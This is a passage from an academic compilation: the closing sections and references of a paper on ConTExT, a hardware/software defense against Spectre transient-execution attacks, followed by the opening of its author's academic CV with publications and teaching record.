We modified NGINX to protect the certificate key using ConTExT-light, which requires changing 11 lines of code. We do not protect individual sessions as the session keys are short-lived and, hence, very hard to extract using a Spectre attack. To determine the effect of ConTExT-light on the performance of NGINX, we configured a local server with a generated certificate and used the *siege* load testing and bechmarking utility.[6] With *siege*, we simulate 255 clients for a duration of 300 s. With this test, we observe a decrease from 63 695 to 59 071 transactions, a decrease of 7.3 %. The average response time per transaction increased from 0.62 s to 0.65 s.

Protected Data and Overhead Comparison In all evaluated applications, the amount of protected data is relatively small. Sensitive data with the highest value for an attacker is mostly either a password, passphrase, or key. Leaking a password usually gives an attacker full access to the application or the rest of the data. Hence, this is the preferable target for a Spectre attack. Especially given the leakage and error rate of Spectre attacks, it is only feasible to leak small amounts of data. In an artificial proof-of-concept, Spectre-PHT achieved up to 10 kB/s, whereas the fastest real-world attack only achieves 41 B/s with an error rate of 2 % [50]. Similarly, Spectre-BTB achieves 1809 B/s with an error rate of 1.7 % [50]. While these leakage rates are sufficient to extract a password or private key, it is not feasible to leak larger amounts of data, such as emails or databases. Moreover, Spectre attacks also require a specific knowledge of where the data is located in memory [50]. Hence, locating the targeted data might also require leaking other data first, e.g., pointers, reducing the effective leakage rate further.

State-of-the-art Spectre mitigations always have a performance impact on the software, regardless whether secrets are present: For instance serialization barriers, the recommended mitigation strategy for Spectre-PHT

[6] https://github.com/JoeDog/siege

attacks, cause a high performance overhead, *i.e.*, 62–74.8 % [16]. Additional overheads are caused by Spectre-BTB mitigations, e.g., retpoline (5–10 %), or alternatively STIBP (30–50 %) [53] and IBRS (20–30 %) [89], as well as mitigations for other Spectre variants.

ConTExT reduces the overheads for non-annotated software to a minimum (cf. Table 15.2). The performance overheads for annotated software when heavily using secrets is similar to the state-of-the-art Spectre mitigations. However, this is often just for a small period of time, e.g., for authentication. Hence, ConTExT is a viable alternative as its overhead is inherently lower than the ones we observe with ConTExT-light, and ConTExT-light already is in the range of state-of-the-art mitigation approaches. ConTExT improves the performance of ConTExT-light by regular caching and hiding the latency of register loads. Hence, the performance will be higher.

6. Discussion

ConTExT is not a defense for commodity systems. ConTExT requires changes across all layers. Yet, compared to all other defenses, it is the first proposal to achieve complete protection [67, 14]. Concurrent to our work, NVIDIA patented a similar idea [10]. However, they focus solely on the protection of memory locations, *i.e.*, not speculating on memory that might contain secrets. As NVIDIA only provides a patent and no whitepaper or scientific paper, it does not discuss any changes required to the software level, e.g., the operating system, compiler, or applications. Hence, there is also no evaluation of the expected overheads. In contrast to their work, we do provide protection on a register-level, allowing speculatively cache and register fills. This clearly has a lower performance impact. However, the various patents in this area [45, 56, 10] give us additional confidence in the practicality of our approach.

Naturally, ConTExT is particularly interesting in cases where isolation is not clear, e.g., to protect a sandbox environment from the sandboxed code. There are different ways to select what are secrets to protect. One extreme would be to generally mark all data secret. As this is not practical, related works either restrict it to an architecturally already defined group, or let the user annotate secrets. Taram et al. [87] defined all userspace memory and user input as secret. However, this can be very expensive, and consequently, Yu et al. [102] proposed a less expensive annotation-based protection mechanism. While this is an important discussion, it

is orthogonal to this work. In related work, Brahmakshatriya et al. [11] annotate secrets and modify LLVM to store the annotated and derived secrets in a separate memory area. This approach is similar to our approach. However, they do not try to mitigate Spectre attacks, but memory leaks caused by traditional vulnerabilities. Similarly, Carr and Payer [15] use data annotations to split memory into sensitive and non-sensitive memory ranges based on the data type. These papers show that annotating secrets is a feasible approach to protect against memory leaks. Our work shows that if we can mark secrets, we can provide complete protection against Spectre attacks. From a problem which is, according to Mcilroy et al. [65], currently not solvable in software, ConTExT shifts the landscape such that the problem is not *easy* to solve, but *solvable* in software. ConTExT is the foundation to research future proposals investigating how annotations can be automated, replaced, or simplified. Having a backward-compatible way to annotate secrets and propagate this information through the microarchitecture can be an alternative to something like a CHERI-based processor [96].

Inadvertent Untainting In line with countermeasures against side-channel attacks, the countermeasure does not protect secrets if a developer actively exposes the secret, e.g., by writing it to memory not marked as *non-transient*. Even with ConTExT, it is the developer's responsibility to take care of secrets, *i.e.*, when temporarily storing them somewhere.

ConTExT only ensures that the *compiler* does not implicitly copy annotated secrets to insecure memory locations, e.g., when temporarily storing register values on the stack to free a register. The developer is assumed to have the domain knowledge on whether a particular variable is a secret. Hence, we expect the developer to correctly decide whether data can be moved to a normal memory location. If sensitive data has to be copied to a different memory location, then the destination has to be marked as *non-transient* as well. Moving sensitive data only between registers is handled by the hardware taint tracking. This does not complicate the workflow of a developer. Currently, a developer has to decide for every *branch* whether it can leak a value, and whether this value is a secret.

Secret Aliases Pointer aliases to secret values marked as *non-transient* are not a problem, as the pointer value itself (*i.e.*, the address) is not a secret. The check whether a memory area is marked as *non-transient* is

done at the page-table entry (which might already be in the TLB). Pointer aliases still point to the same physical location, *i.e.*, the secret, and hence the same page-table entry is used in the access. The CPU detects the memory type upon this access and either stalls or continues, independent of which pointer was used for the access. For multiple mappings of the same memory location, *i.e.*, shared memory, all mappings must be marked *non-transient* unless the programmer intends to keep one of them non-secret.

Dealing with Edge Cases There are many elements in a processor that generally could leak data such that a register contains a secret. No matter where the data was leaked from—the memory, the cache, the line fill buffer, the load buffer, the store buffer, or just another register—if the register is tainted, ConTExT does not execute any operation that depends on the value from that register. Hence, under the assumption that the secret has to move through a register (or already be in a register), the protection ConTExT provides is complete. Only violating this assumption would allow bypassing ConTExT. To the best of our knowledge, there is no mechanism on x86-64 that would allow performing an indexed array access without loading the index into a register. This supports our assumption.

As ConTExT prevents the value from being passed on from the tainted register, we do not have any edge cases around the various microarchitectural elements.

Microcode ConTExT likely cannot be implemented (efficiently) in microcode or microcode updates. The reason is that the behavior in the critical path when forwarding a value from a register to a dependent instruction has to be modified. To the best of our knowledge, there is no microcode involved in this part for performance reasons.

Virtualization Our approach is oblivious to virtualization. EPTs equally contain *non-transient* bits. Identical to the way several other page table bits are combined (e.g., the *non-executable* bit), if any bit in the hierarchy is set to *non-transient*, the page is *non-transient*. Naturally, the extensions we implemented on the operating system level would have to be identically implemented on the hypervisor level. We leave this implementation effort for future work.

Implementation of the Microarchitectural Changes While a microarchitectural implementation would be interesting, this is not necessary to see the practicality of our work. We already have the uncacheable memory mapping, which is marked in the page table. Uncacheable memory is not used during speculative execution, although if it is already in a cache, line fill buffer, load buffer, or store buffer, it might be leaked. Hence, there is already a mechanism in current processors, which is very similar to the one we propose. While uncacheable memory is much slower than what we propose with ConTExT, it clearly shows that an implementation is possible and provides an upper bound for the performance overhead.

7. Conclusion

In this paper, we presented ConTExT, a technique to effectively and efficiently prevent leakage of secrets during transient execution. The basic idea of ConTExT is to transform Spectre from a problem that cannot be solved purely in software [65], to a problem that is not easy to solve, but solvable in software. For this, ConTExT requires minimal modifications of applications, compilers, operating systems, and hardware. We implemented these in applications, compilers, and operating systems, as well as in a processor simulator.

Mitigating all transient-execution attacks with a principled approach of course costs performance. We provide an approximative proof-of-concept for ConTExT which we use on commodity systems to obtain an upper bound for the performance overhead. We argue why the actual performance overhead for ConTExT can be expected to be substantially lower. As seen in our security evaluation, ConTExT is the first proposal for a principled defense tackling the root cause of transient-execution attacks. ConTExT has no performance overhead for regular applications. Even with the over-approximation of ConTExT-light, namely between 0 % and 338 % for security-critical applications, it is still below the combined overhead of recommended state-of-the-art mitigation strategies. The overhead with ConTExT will be substantially lower for most real-world workloads. Our work shows that transient execution can be made secure while maintaining a high system performance.

Acknowledgments

We thank our anonymous reviewers for their comments and suggestions that helped improving the paper. The project was supported by the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No 681402). It was also supported by the Austrian Research Promotion Agency (FFG) via the K-project DeSSnet, which is funded in the context of COMET - Competence Centers for Excellent Technologies by BMVIT, BMWFW, Styria and Carinthia. This work has additionally been supported by the Austrian Research Promotion Agency (FFG) via the project ESPRESSO, which is funded by the Province of Styria and the Business Promotion Agencies of Styria and Carinthia. This work has also been supported by the Austrian Research Promotion Agency (FFG) via the competence center Know-Center (grant number 844595), which is funded in the context of COMET – Competence Centers for Excellent Technologies by BMVIT, BMWFW, and Styria. Additional funding was provided by generous gifts from ARM and Intel. Any opinions, findings, and conclusions or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of the funding parties.

References

[1] AMD. AMD64 Technology: Speculative Store Bypass Disable. Revision 5.21.18. 2018 (p. 572).

[2] AMD. Software Optimization Guide for AMD Family 17h Processors. June 2017 (p. 589).

[3] AMD. Software Techniques for Managing Speculation on AMD Processors. Revison 7.10.18. 2018 (pp. 565–567, 571).

[4] AMD. Software techniques for managing speculation on AMD processors. 2018 (p. 572).

[5] ARM Limited. Vulnerability of Speculative Processors to Cache Timing Side-Channel Mechanism. 2018 (pp. 566, 567, 571, 572).

[6] Steven Arzt, Siegfried Rasthofer, Christian Fritz, Eric Bodden, Alexandre Bartel, Jacques Klein, Yves Le Traon, Damien Octeau, and Patrick McDaniel. Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps. In: Acm Sigplan Notices (2014) (p. 574).

[7] Sarani Bhattacharya, Clémentine Maurice, Shivam Bhasin, and Debdeep Mukhopadhyay. Template Attack on Blinded Scalar Multiplication with Asynchronous perf-ioctl Calls. In: Cryptology ePrint Archive, Report 2017/968 (2017) (p. 569).

[8] Atri Bhattacharyya, Alexandra Sandulescu, Matthias Neugschwandtner, Alessandro Sorniotti, Babak Falsafi, Mathias Payer, and Anil Kurmus. SMoTherSpectre: exploiting speculative execution through port contention. In: CCS. 2019 (pp. 565, 573).

[9] Nathan Binkert, Bradford Beckmann, Gabriel Black, Steven K Reinhardt, Ali Saidi, Arkaprava Basu, Joel Hestness, Derek R Hower, Tushar Krishna, Somayeh Sardashti, et al. The gem5 simulator. In: ACM SIGARCH computer architecture news (2011) (p. 587).

[10] Darrell D Boggs, Ross Segelken, Mike Cornaby, Nick Fortino, Shailender Chaudhry, Denis Khartikov, Alok Mooley, Nathan Tuck, and Gordon Vreugdenhil. Memory type which is cacheable yet inaccessible by speculative instructions. US Patent App. 16/022,274. 2019 (pp. 568, 574, 577, 580, 604).

[11] Ajay Brahmakshatriya, Piyus Kedia, Derrick P McKee, Deepak Garg, Akash Lal, Aseem Rastogi, Hamed Nemati, Anmol Panda, and Pratik Bhatu. ConfLLVM: A compiler for enforcing data confidentiality in low-level code. In: EuroSys. 2019 (p. 605).

[12] Rodrigo Branco, Kekai Hu, Ke Sun, and Henrique Kawakami. Efficient mitigation of side-channel based attacks against speculative execution processing architectures. US Patent App. 16/023,564. 2019 (p. 572).

[13] Claudio Canella, Daniel Genkin, Lukas Giner, Daniel Gruss, Moritz Lipp, Marina Minkin, Daniel Moghimi, Frank Piessens, Michael Schwarz, Berk Sunar, Jo Van Bulck, and Yuval Yarom. Fallout: Leaking Data on Meltdown-resistant CPUs. In: CCS. 2019 (pp. 570, 571, 573).

[14] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A Systematic Evaluation of Transient Execution Attacks and Defenses. In: USENIX Security Symposium. 2019 (pp. 565, 567, 571, 595, 604).

[15] Scott A Carr and Mathias Payer. Datashield: Configurable data confidentiality and integrity. In: AsiaCCS. 2017 (pp. 575, 605).

[16] Chandler Carruth. RFC: Speculative Load Hardening (a Spectre variant #1 mitigation). Mar. 2018 (pp. 566, 567, 571, 604).

[17] Guoxing Chen, Sanchuan Chen, Yuan Xiao, Yinqian Zhang, Zhiqiang Lin, and Ten H Lai. SgxPectre Attacks: Stealing Intel Secrets from SGX Enclaves via Speculative Execution. In: EuroS&P. 2019 (p. 570).

[18] Winnie Cheng, Qin Zhao, Bei Yu, and Scott Hiroshige. Tainttrace: Efficient flow tracing with dynamic binary rewriting. In: ISCC. 2006 (p. 574).

[19] Jim Chow, Ben Pfaff, Tal Garfinkel, Kevin Christopher, and Mendel Rosenblum. Understanding Data Lifetime via Whole System Simulation. In: USENIX Security. 2004 (p. 574).

[20] Travis Downs. Where do interrupts happen? Aug. 2019. URL: https://travisdowns.github.io/blog/2019/08/20/interrupts.html (p. 576).

[21] ECLYPSIUM. System Management Mode Speculative Execution Attacks. May 2018. URL: https://blog.eclypsium.com/2018/05/17/system-management-mode-speculative-execution-attacks/ (pp. 567, 590).

[22] Dmitry Evtyushkin and Dmitry Ponomarev. Covert Channels Through Random Number Generator: Mechanisms, Capacity Estimation and Mitigations. In: CCS. 2016 (p. 565).

[23] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Jump over ASLR: Attacking branch predictors to bypass ASLR. In: MICRO. 2016 (p. 569).

[24] Dmitry Evtyushkin, Ryan Riley, Nael CSE Abu-Ghazaleh, ECE, and Dmitry Ponomarev. BranchScope: A New Side-Channel Attack on Directional Branch Predictor. In: ASPLOS. 2018 (pp. 565, 571).

[25] Agner Fog. The microarchitecture of Intel, AMD and VIA CPUs: An optimization guide for assembly programmers and compiler makers. 2016 (p. 569).

[26] Qian Ge, Yuval Yarom, David Cock, and Gernot Heiser. A Survey of Microarchitectural Timing Attacks and Countermeasures on Contemporary Hardware. In: Journal of Cryptographic Engineering (2016) (pp. 565, 569).

[27] Andrew F Glew and Glenn J Hinton. Method and apparatus for processing memory-type information within a microprocessor. European Patent Office EP0783735A4. 1995 (p. 576).

[28] Brendan Gregg. KPTI/KAISER Meltdown Initial Performance Regressions. 2018 (pp. 573, 597).

[29] Daniel Gruss, Dave Hansen, and Brendan Gregg. Kernel Isolation: From an Academic Idea to an Efficient Patch for Every Computer. In: USENIX ;login (2018) (p. 573).

[30] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. KASLR is Dead: Long Live KASLR. In: ESSoS. 2017 (pp. 566, 573).

[31] Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Rowhammer.js: A Remote Software-Induced Fault Attack in JavaScript. In: DIMVA. 2016 (p. 588).

[32] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+Flush: A Fast and Stealthy Cache Attack. In: DIMVA. 2016 (p. 565).

[33] Daniel Gruss, Michael Schwarz, and Moritz Lipp. Meltdown: Basics, Details, Consequences. In: BlackHat USA (2018) (p. 601).

[34] Mordechai Guri, Matan Monitz, Yisroel Mirski, and Yuval Elovici. Bitwhisper: Covert signaling channel between air-gapped computers using thermal manipulations. In: IEEE CSF. 2015 (p. 565).

[35] Jann Horn. speculative execution, variant 4: speculative store bypass. 2018 (pp. 569, 570, 572).

[36] Intel. Deep Dive: CPUID Enumeration and Architectural MSRs. May 2019. URL: `https://software.intel.com/security-software-guidance/insights/deep-dive-cpuid-enumeration-and-architectural-msrs#MDS-CPUID` (p. 573).

[37] Intel. Deep Dive: Intel Analysis of Microarchitectural Data Sampling. 2019 (p. 573).

[38] Intel. Intel 64 and IA-32 Architectures Optimization Reference Manual. 2019 (pp. 569, 589).

[39] Intel. Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 3 (3A, 3B & 3C): System Programming Guide. 2019 (pp. 571, 589).

[40] Intel. Intel Analysis of Speculative Execution Side Channels. July 2018. URL: https://software.intel.com/security-software-guidance/api-app/sites/default/files/336983-Intel-Analysis-of-Speculative-Execution-Side-Channels-White-Paper.pdf (pp. 565–567, 571).

[41] Intel. Retpoline: A Branch Target Injection Mitigation. Revision 003. June 2018 (pp. 566, 571, 572).

[42] Intel. Speculative Execution Side Channel Mitigations. Revision 3.0. 2018 (p. 572).

[43] Alex Ionescu. Windows 17035 Kernel ASLR/VA Isolation In Practice (like Linux KAISER). 2017. URL: https://twitter.com/aionescu/status/930412525111296000 (p. 573).

[44] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. Cross processor cache attacks. In: AsiaCCS. 2016 (p. 565).

[45] Jung Jaeyeon and Yu Zhu. Sensitive Data Tracking Using Dynamic Taint Analysis. 2014. URL: https://patents.google.com/patent/US9548986B2 (pp. 574, 580, 604).

[46] kernel.org. Documentation: Document array_index_nospec - kernel version v4.16-rc1. 2018. URL: https://www.kernel.org/doc/Documentation/speculation.txt (pp. 566, 567).

[47] Khaled N Khasawneh, Esmaeil Mohammadian Koruyeh, Chengyu Song, Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. SafeSpec: Banishing the Spectre of a Meltdown with Leakage-Free Speculation. In: DAC. 2019 (pp. 565, 566, 572).

[48] Vladimir Kiriansky, Ilia Lebedev, Saman Amarasinghe, Srinivas Devadas, and Joel Emer. DAWG: A Defense Against Cache Timing Attacks in Speculative Execution Processors. In: ePrint 2018/418 (May 2018) (pp. 565, 566, 572).

[49] Vladimir Kiriansky and Carl Waldspurger. Speculative Buffer Overflows: Attacks and Defenses. In: arXiv:1807.03757 (2018) (pp. 565, 570).

[50] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In: S&P. 2019 (pp. 565, 570–572, 576, 603).

[51] Esmaeil Mohammadian Koruyeh, Khaled Khasawneh, Chengyu Song, and Nael Abu-Ghazaleh. Spectre Returns! Speculation Attacks using the Return Stack Buffer. In: WOOT. 2018 (pp. 569, 570, 572).

[52] Volodymyr Kuznetsov, László Szekeres, Mathias Payer, George Candea, R Sekar, and Dawn Song. Code-Pointer Integrity. In: OSDI. 2014 (pp. 585, 591, 597).

[53] Michael Larabel. Bisected: The Unfortunate Reason Linux 4.20 Is Running Slower. Nov. 2018 (pp. 567, 604).

[54] Chris Lattner and Vikram S. Adve. LLVM: A Compilation Framework for Lifelong Program Analysis & Transformation. In: IEEE / ACM International Symposium on Code Generation and Optimization – CGO 2004. 2004, pp. 75–88. DOI: 10.1109/CGO.2004.1281665 (p. 591).

[55] Kevin P Lawton. Bochs: A portable PC emulator for UNIX/X. In: Linux Journal (1996) (p. 587).

[56] Edward N. Leake and Geoffrey Pike. Taint Tracking Mechanism for Computer Security. 2013. URL: https://patents.google.com/patent/US8875288B2 (pp. 574, 580, 604).

[57] Sangho Lee, Ming-Wei Shih, Prasun Gera, Taesoo Kim, Hyesoon Kim, and Marcus Peinado. Inferring Fine-grained Control Flow Inside SGX Enclaves with Branch Shadowing. In: USENIX Security Symposium. 2017 (p. 569).

[58] Jonathan Levin. Mac OS X and IOS Internals: To the Apple's Core. John Wiley & Sons, 2012 (p. 573).

[59] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In: USENIX Security Symposium. 2018 (pp. 565, 567, 570, 571, 590).

[60] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B. Lee. Last-Level Cache Side-Channel Attacks are Practical. In: S&P. 2015 (p. 565).

[61] Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geoff Lowney, Steven Wallace, Vijay Janapa Reddi, and Kim Hazelwood. Pin: building customized program analysis tools with dynamic instrumentation. In: ACM SIGPLAN notices. 2005 (p. 597).

[62] LWN. The current state of kernel page-table isolation. Dec. 2017. URL: `https://lwn.net/SubscriberLink/741878/eb6c9d3913d7cb2b/` (p. 573).

[63] G. Maisuradze and C. Rossow. ret2spec: Speculative Execution Using Return Stack Buffers. In: CCS. 2018 (pp. 569, 570, 572).

[64] Clémentine Maurice, Manuel Weber, Michael Schwarz, Lukas Giner, Daniel Gruss, Carlo Alberto Boano, Stefan Mangard, and Kay Römer. Hello from the Other Side: SSH over Robust Cache Covert Channels in the Cloud. In: NDSS. 2017 (p. 565).

[65] Ross Mcilroy, Jaroslav Sevcik, Tobias Tebbi, Ben L Titzer, and Toon Verwaest. Spectre is here to stay: An analysis of side-channels and speculative execution. In: arXiv:1902.05178 (2019) (pp. 564, 605, 607).

[66] Microsoft. Mitigating speculative execution side-channel attacks in Microsoft Edge and Internet Explorer. Jan. 2018 (p. 572).

[67] Matt Miller. Mitigating speculative execution side channel hardware vulnerabilities. Mar. 2018 (pp. 565, 604).

[68] James Newsome and Dawn Xiaodong Song. Dynamic Taint Analysis for Automatic Detection, Analysis, and SignatureGeneration of Exploits on Commodity Software. In: NDSS. 2005 (p. 574).

[69] Oleksii Oleksenko, Bohdan Trach, Tobias Reiher, Mark Silberstein, and Christof Fetzer. You Shall Not Bypass: Employing data dependencies to prevent Bounds Check Bypass. In: arXiv:1805.08506 (2018) (pp. 566, 571).

[70] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache Attacks and Countermeasures: the Case of AES. In: CT-RSA. 2006 (p. 572).

[71] Andrew Pardoe. Spectre mitigations in MSVC. 2018 (pp. 566, 567).

[72] Peter Pessl, Daniel Gruss, Clémentine Maurice, Michael Schwarz, and Stefan Mangard. DRAMA: Exploiting DRAM Addressing for Cross-CPU Attacks. In: USENIX Security Symposium. 2016 (p. 565).

[73] Filip Pizlo. What Spectre and Meltdown Mean For WebKit. Jan. 2018 (p. 572).

[74] Feng Qin, Cheng Wang, Zhenmin Li, Ho-seop Kim, Yuanyuan Zhou, and Youfeng Wu. LIFT: A low-overhead practical information flow tracking system for detecting security attacks. In: MICRO. 2006 (p. 574).

[75] Charles Reis, Alexander Moshchuk, and Nasko Oskov. Site Isolation: Process Separation for Web Sites within the Browser. In: USENIX Security Symposium. 2019 (pp. 566, 567, 571).

[76] Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. RIDL: Rogue In-flight Data Load. In: S&P. May 2019 (pp. 565, 570, 571, 573, 590).

[77] Edward J Schwartz, Thanassis Avgerinos, and David Brumley. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In: S&P. 2010 (p. 574).

[78] Michael Schwarz, Claudio Canella, Lukas Giner, and Daniel Gruss. Store-to-Leak Forwarding: Leaking Data on Meltdown-resistant CPUs. In: arXiv:1905.05725 (2019) (p. 573).

[79] Michael Schwarz, Moritz Lipp, Claudio Canella, Robert Schilling, Florian Kargl, and Daniel Gruss. ConTExT: A Generic Approach for Mitigating Spectre. In: NDSS. 2020 (p. 563).

[80] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-Privilege-Boundary Data Sampling. In: CCS. 2019 (pp. 565, 570, 571, 573, 590).

[81] Michael Schwarz, Clémentine Maurice, Daniel Gruss, and Stefan Mangard. Fantastic Timers and Where to Find Them: High-Resolution Microarchitectural Attacks in JavaScript. In: FC. 2017 (pp. 565, 572).

[82] Michael Schwarz, Martin Schwarzl, Moritz Lipp, and Daniel Gruss. NetSpectre: Read Arbitrary Memory over Network. In: ESORICS. 2019 (pp. 565, 571, 573, 595).

[83] Umesh Shankar, Kunal Talwar, Jeffrey S Foster, and David Wagner. Detecting format string vulnerabilities with type qualifiers. In: USENIX Security Symposium. 2001 (p. 574).

[84] Asia Slowinska and Herbert Bos. Pointless tainting?: evaluating the practicality of pointer tainting. In: EuroSys. 2009 (p. 581).

[85] Dawn Song, David Brumley, Heng Yin, Juan Caballero, Ivan Jager, Min Gyung Kang, Zhenkai Liang, James Newsome, Pongsin Poosankam, and Prateek Saxena. BitBlaze: A New Approach to Computer Security via Binary Analysis. In: International Conference on Information Systems Security. 2008 (p. 574).

[86] Ke Sun, Rodrigo Branco, and Kekai Hu. A New Memory Type Against Speculative Side Channel Attacks. 2019 (p. 577).

[87] Mohammadkazem Taram, Ashish Venkat, and DM Tullsen. Context-sensitive fencing: Securing speculative execution via microcode customization. In: ASPLOS. 2019 (pp. 575, 604).

[88] The Chromium Projects. Actions required to mitigate Speculative Side-Channel Attack techniques. 2018 (p. 572).

[89] Vadim Tkachenko. 20-30% Performance Hit from the Spectre Bug Fix on Ubuntu. Jan. 2018 (pp. 567, 604).

[90] Caroline Trippel, Daniel Lustig, and Margaret Martonosi. MeltdownPrime and SpectrePrime: Automatically-Synthesized Attacks Exploiting Invalidation-Based Coherence Protocols. In: arXiv:1802.03802 (2018) (p. 572).

[91] Paul Turner. Retpoline: a software construct for preventing branch-target-injection. 2018. URL: `https://support.google.com/faqs/answer/7625886` (pp. 566, 572).

[92] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In: USENIX Security Symposium. 2018 (pp. 565, 570, 571, 573).

[93] Guru Venkataramani, Ioannis Doudalis, Yan Solihin, and Milos Prvulovic. Flexitaint: A programmable accelerator for dynamic taint propagation. In: IEEE HPCA. 2008 (pp. 574, 580).

[94] Luke Wagner. Mitigations landing for new class of timing attack. Jan. 2018 (p. 572).

[95] Xinran Wang, Yoon-Chan Jhi, Sencun Zhu, and Peng Liu. Still: Exploit code detection via static taint and initialization analyses. In: Annual Computer Security Applications Conference. 2008 (p. 574).

[96] Robert NM Watson, Jonathan Woodruff, Peter G Neumann, Simon W Moore, Jonathan Anderson, David Chisnall, Nirav Dave, Brooks Davis, Khilan Gudka, Ben Laurie, et al. CHERI: A hybrid capability-system architecture for scalable software compartmentalization. In: S&P. 2015 (p. 605).

[97] Ofir Weisse, Jo Van Bulck, Marina Minkin, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Raoul Strackx, Thomas F. Wenisch, and Yuval Yarom. Foreshadow-NG: Breaking the Virtual Memory Abstraction with Transient Out-of-Order Execution. 2018 (pp. 565, 570, 571, 573).

[98] Zhenyu Wu, Zhang Xu, and Haining Wang. Whispers in the Hyper-space: High-bandwidth and Reliable Covert Channel Attacks inside the Cloud. In: IEEE/ACM Transactions on Networking (2014) (p. 565).

[99] Yunjing Xu, Michael Bailey, Farnam Jahanian, Kaustubh Joshi, Matti Hiltunen, and Richard Schlichting. An exploration of L2 cache covert channels in virtualized environments. In: CCSW'11. 2011 (p. 565).

[100] Mengjia Yan, Jiho Choi, Dimitrios Skarlatos, Adam Morrison, Christopher W. Fletcher, and Josep Torrellas. InvisiSpec: Making Speculative Execution Invisible in the Cache Hierarchy. In: MICRO. 2018 (pp. 565, 566, 572).

[101] Yuval Yarom and Katrina Falkner. Flush+Reload: a High Resolution, Low Noise, L3 Cache Side-Channel Attack. In: USENIX Security Symposium. 2014 (pp. 570, 572).

[102] Jiyong Yu, Lucas Hsiung, Mohamad El Hajj, and Christopher W Fletcher. Data Oblivious ISA Extensions for Side Channel-Resistant and High Performance Computing. In: NDSS. 2019 (pp. 575, 604).

Appendix

Curriculum Vitae

including Publication List, Presentation List, Teaching Activities, and Supervised Theses

Personal Information

Asst.-Prof. Dr. techn. Daniel Gruss
Inffeldgasse 16a
8010 Graz, Austria

+43 (316) 873 - 5544
daniel.gruss@iaik.tugraz.at
https://gruss.cc

born 16.09.1986 in Bruehl, Germany

Top Tier Publications

SEC'20 [8], S&P'20 [1], S&P'20 [7], S&P'20 [3], NDSS'20 [10], CCS'19 [19], CCS'19 [15], CCS'19 [13], SEC'19 [23], SEC'19 [12], S&P'19 [16], NDSS'19 [18], SEC'18 [29], S&P'18 [27], NDSS'18 [31], NDSS'18 [32], SEC'17 [35], NDSS'17 [38], CCS'16 [41], CCS'16 [46], SEC'16 [45], SEC'16 [44], SEC'15 [48]

Rank #7 out of 4 624 in number of TOP4 publications since SEC'15 (first conference deadline in PhD)

Rank #2 out of 3 131 in number of TOP4 publications since NDSS'18 (first conference deadline after PhD)

Research Experience

2018–now Assistant Professor, Graz University of Technology

2014–2018 University Assistant, Graz University of Technology

Research Visits

2019 Visiting Researcher, KU Leuven, Belgium

2019 Visiting Researcher, University of Luebeck, Germany

2019 Visiting Researcher, Ruhr-University Bochum, Germany

2016 Research Intern, Microsoft Research Cambridge, UK

Eduction

2014–2017 Computer science PhD programme, Graz University of Technology
PhD thesis: "Software-based Microarchitectural Attacks"
Received PhD degree with distinction on 14. 06. 2017

2011–2014 Computer science master programme, Graz University of Technology
Master thesis: "Multi-platform Operating System Kernels"
Received master degree with distinction on 03. 07. 2014

2008–2011 Computer science bachelor programme, Graz University of Technology
Bachelor thesis: "TACOS - Blackbox Testing of Rudimentary Operating-System Kernels"
Received bachelor degree on 25. 05. 2011

Teaching

2011–now Lecturer (for a total of 5584 students)

- Embedded Security, 37 students **Spring 2020**
- System-level programming, 171 students **Spring 2020**
- Operating Systems, 161 students **Spring 2020**
- System-level programming, 233 students **Fall 2019**
- Operating Systems, 154 students **Fall 2019**
- Security Aspects of Software Development, 88 students **Fall 2019**
- Computernetworks and -organisation, 306 students **Spring 2019**
- Embedded Security, 30 students **Spring 2019**
- System-level programming, 213 students **Spring 2019**
- Operating Systems, 183 students **Spring 2019**
- System-level programming, 361 students **Fall 2018**
- Operating Systems, 176 students **Fall 2018**
- Security Aspects of Software Development, 82 students **Fall 2018**
- Embedded Security, 40 students **Spring 2018**
- System-level programming, 201 students **Spring 2018**
- Operating Systems, 166 students **Spring 2018**

- System-level programming, 326 students **Fall 2017**
- Operating Systems, 128 students **Fall 2017**
- Security Aspects of Software Development, 103 students **Fall 2017**
- Embedded Security, 51 students **Spring 2017**
- System-level programming, 111 students **Spring 2017**
- Operating Systems, 116 students **Spring 2017**
- System-level programming, 274 students **Fall 2016**
- Operating Systems, 101 students **Fall 2016**
- Embedded Security, 40 students **Spring 2016**
- System-level programming, 79 students **Spring 2016**
- Operating Systems, 140 students **Spring 2016**
- System-level programming, 241 students **Fall 2015**
